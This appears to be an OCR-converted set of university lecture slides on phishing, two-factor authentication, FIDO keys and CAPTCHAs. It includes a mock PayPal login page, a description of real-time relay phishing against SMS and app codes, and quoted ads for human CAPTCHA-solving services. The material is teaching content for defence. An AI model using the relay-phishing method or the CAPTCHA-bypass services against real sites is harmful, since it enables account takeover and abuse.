Education Loan Customers: Login
PERSONAL FINANCE
Online Services
Online Banking with BillPay
Mobile Banking
Online Brokerage
More...
Retirement Planning
Tools & information for
Lifetime Retirement Planning
Investing
Accounts & Services
IRAs
More...
Banking
Checking
Savings & CDs
Credit Cards
Check Cards
More...
Lending
Mortgage
Home Equity New!
Education Loans
Vehicle Loans
Rates
Mortgage Rates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

Log in to your PayPal account
PayPal
Email
Password
Log In
Forgot your email or password?
Sign Up
About | Account Types | Fees | Privacy | Security | Contact | Legal | Developers
Copyright © 1999-2017 PayPal. All rights reserved.


Check for “green glow” in address bar?



Check for Everything?




“Browser in Browser”




So Why Does This Work?

- Because users are stupid?



Why does phishing work?

- User mental model vs. reality
  - Browser security model too hard to understand!
- The easy path is insecure; the secure path takes extra effort
- Risks are rare
- Users tend not to suspect malice; they find benign interpretations and have been *acclimated to failure*
  - *And as a bonus, we actively train users to be phished!*



noreply@sumtotalsystems.com Inbox -...berkeley.edu May 24, 2019 at 3:17 AM

Reminder: UC Cyber Security Awareness Fundamentals has been assigned to NICHOL... Details

To: Nicholas Weaver <nweaver@berkeley.edu>

Dear NICHOLAS WEAVER,

You have been assigned UC Cyber Security Awareness Fundamentals. Please l
onto the UC Learning Center to acquire your certification.

WHAT'S NEW
As part of the University's efforts to address the increasing threats to
security of our information systems and data, you have been assigned this
security awareness training program, required of faculty and staff at all
locations.

Each member of the University community has a responsibility to safeguard
information assets entrusted to us. This training program will better pre
all of us to fulfill this responsibility and to strengthen our defenses a
future attacks.

This course will take approximately 35 minutes to complete. You may take
course in more than one sitting. A "bookmark" function will remember the
modules you have already completed.

Please complete this course by 6/7/2019 11:59:00 PM PDT.

WHAT DO I DO NOW?
You can access the course via the UC Learning Center:
1. Log onto the UC Learning Center at: https://uc.sumtotal.host/core/dash

Two Factor

- Because people chose bad passwords...
  - Add a ***second*** authentication path
- Relies on the user having access to something orthogonal to the password
  - Cellphone or email
  - Security Token/Authenticator App
  - FIDO U2F/FIDO2 security key

Second Communication Channel...

- Provide the "security code" (4-8 digits) transmitted "out of band"
  - Cellphone SMS
  - Email
- Still vulnerable to ***transient*** phishing (a ***relay attack***)...
  - Phishing site ***immediately*** tries to log in as the user...
  - Sees 2-factor is in use
  - Presents a fake "2-Factor" challenge
    - Passes the result to the site...
      BOOM, logged in!

Authentication Tokens/Apps


- RSA Securid and Google Authenticator
  - Token and site share a common secret key
- Display first 6 digits of: HMAC(K, time)
  - Time rounded to 30 seconds
- Verify:
  - If code == HMAC(K, time) or HMAC(K, time+30) or HMAC(K, time-30), OK
- Still vulnerable to transient phishing!
- But code is relatively small...
  - Assumes some limit on brute-forcing: After 3+ tries, start adding delays

Bigger Point of those 2FA protections: Credential stuffing

- Since people reuse passwords ***all the time***
- Attacker compromises one site
  - Then uses the resulting data to get everyone's password
    - Brute force the password hashes
- Now attacker reuses those passwords on every other site
- Basic 2FA prevents that
  - The password alone is no longer enough to log in


FIDO U2F/FIDO2 Security Key

- Two operations:
  - Register Site:
    - Generate a ***new*** public/private key pair and present it to the site
  - Verify:
    - Given a nonce, site, and key ID, sign the nonce and return it
      - Nonce (provided by server) prevents ***replay attack***
      - Site is verified as allowed for the key ID, prevents ***relay attack***
- Both operations require user presence
  - Can't happen in the background, need to "touch" the key
    - But an optional "no touch needed" mode is supported
- Can't be phished!
  - A phishing site will fail the site verification



CAPTCHAs: How Lazy Cryptographers Do AI

- The whole point of CAPCHAs is not just to solve "is this human"...
  - But leverage bad guys to force them to solve hard problems
  - Primarily focused on machine vision problems



Visual code | Audio code Help

Type the code shown


Try a new code

By clicking the "Create My Account" button below, I certify that I have read and agree to the Yahoo! Terms of Service, Yahoo! Privacy Policy and Communication Terms of Service, and to receive account related communications from Yahoo! electronically. Yahoo! automatically identifies items such as words, links, people, and subjects from your Yahoo! communications services to deliver product features and relevant advertising.


Create My Account

CAPTCHAs


- *Reverse Turing Test*: present "user" a challenge that's easy for a human to solve, hard for a program to solve
- One common approach: distorted text that's difficult for character-recognition algorithms to decipher



(a) Aol.



(b) mail.ru



(c) phpBB 3.0

(d) Simple Machines Forum

(e) Yahoo!


(f) youku


Figure 1: Examples of CAPTCHAs from various Internet properties.

Problems?


reCAPTCHA™
stop spam.
read books.


Verify Your Registration
Enter the code shown:
More info
This helps prevent automated registrations.


Please enter the code you see below. what's this?


Qualifying question
Just to prove you are a human, please answer the following math challenge.
Q: Calculate:
$\frac{\partial}{\partial x}\left[4 \cdot \sin\left(7 \cdot x - \frac{\pi}{2}\right)\right]\Big|_{x=0}$
A:
mandatory
Note: If you do not know the answer to this question, reload the page and you'll get another question.


Issues with CAPTCHAs

- Inevitable arms race: as solving algorithms get better, defense erodes

Figure 4: Examples of images from the hard CAPTCHA puzzles dataset.

Issues with CAPTCHAs

- Inevitable arms race: as solving algorithms get better, defense erodes, or gets harder for humans



Asirra

Asirra is a human interactive proof that asks users to identify photos of cats and dogs. It's powered by over ***two million photos*** *from our unique partnership with Petfinder.com. Protect your web site with Asirra — free!*


Issues with CAPTCHAs


- Inevitable arms race: as solving algorithms get better, defense erodes, or gets harder for humans

  - *Accessibility*: not all humans can see
  - *Granularity*: not all bots are bad (e.g., crawlers)

Issues with CAPTCHAs, con't

- Deepest problem: CAPTCHAs are inherently vulnerable to *outsourcing* attacks
  - Attacker gets real humans to solve them


Google
http://www.google.com/
Google
NY Times Google News Daily Weather 294 United Traffic Papers HN09 IMC Google Maps RSS (1) Movies BART Wikis Calories Blog
Google
Web Images Videos Maps News Shopping Gmail more
iGoogle | Search settings | Sign in
Google
"crack captcha"
crack captcha php
Google Search
I'm Feeling Lucky
Advanced Search
Language Tools
Advertising Programs - Business Solutions - About Google
©2009 - Privacy



Using the advertisement in blogs, social networks, etc significantly increases the efficiency of the business. Many services use pictures called CAPTCHAs in order to prevent automated use of these services.

Solve CAPTCHAs with the help of this portal, increase your business efficiency now!

Follow these steps:

Register
Login and follow the link inside to load funds to your account.
Your request will be processed ASAP.

You pay for correctly recognized CAPTCHAs only
The price is $2 for 1000 CAPTCHAs. We accept payments from $10.

If you use a third-party software the price could be different, contact the software vendor for more information.

Hi! I want to bypass captcha from my bots. Bots have different IPs. Is it possible to use your service from many IPs?

> We have no restrictions about IP: with DeCaptcher you can bypass CAPTCHA from as many IPs as you need.

Hi. I need to crack captcha. Do you provide a captcha decoders?

> DeCaptcher CAPTCHA solving is processed by humans. So the accuracy is much better than an automated captcha solver ones

Language	Example	AG	BC	BY	CB	DC	IT	All
English	one two three	51.1	37.6	4.76	40.6	39.0	62.0	39.2
Chinese (Simp.)	一 二 三	48.4	31.0	0.00	68.9	26.9	35.8	35.2
Chinese (Trad.)	一 二 三	52.9	24.4	0.00	63.8	30.2	33.0	34.1
Spanish	uno dos tres	1.81	13.8	0.00	2.90	7.78	56.8	13.9
Italian	uno due tre	3.65	8.45	0.00	4.65	5.44	57.1	13.2
Tagalog	isá dalawá tatló	0.00	5.79	0.00	0.00	7.84	57.2	11.8
Portuguese	um dois três	3.15	10.1	0.00	1.48	3.98	48.9	11.3
Russian	один два три	24.1	0.00	0.00	11.4	0.55	16.5	8.76
Tamil	ஒன்று இரண்டு மூன்று	2.26	21.1	3.26	0.74	12.1	5.36	7.47
Dutch	een twee drie	4.09	1.36	0.00	0.00	1.22	31.1	6.30
Hindi	एक दो तीन	10.5	5.38	2.47	1.52	6.30	9.49	5.94
German	eins zwei drei	3.62	0.72	0.00	1.46	0.58	29.1	5.91
Malay	satu dua tiga	0.00	1.42	0.00	0.00	0.55	29.4	5.23
Vietnamese	một hai ba	0.46	2.07	0.00	0.00	1.74	18.1	3.72
Korean	일 이 삼	0.00	0.00	0.00	0.00	0.00	20.2	3.37
Greek	ένα δύο τρία	0.45	0.00	0.00	0.00	0.00	15.5	2.65
Arabic	واحد اثنين ثلاثة	0.00	0.00	0.00	0.00	0.00	15.3	2.56
Bengali	এক দুই তিন	0.45	0.00	9.89	0.00	0.00	0.00	1.72
Kannada	ಒಂದು ಎರಡು ಮೂರು	0.91	0.00	0.00	0.00	0.55	6.14	1.26
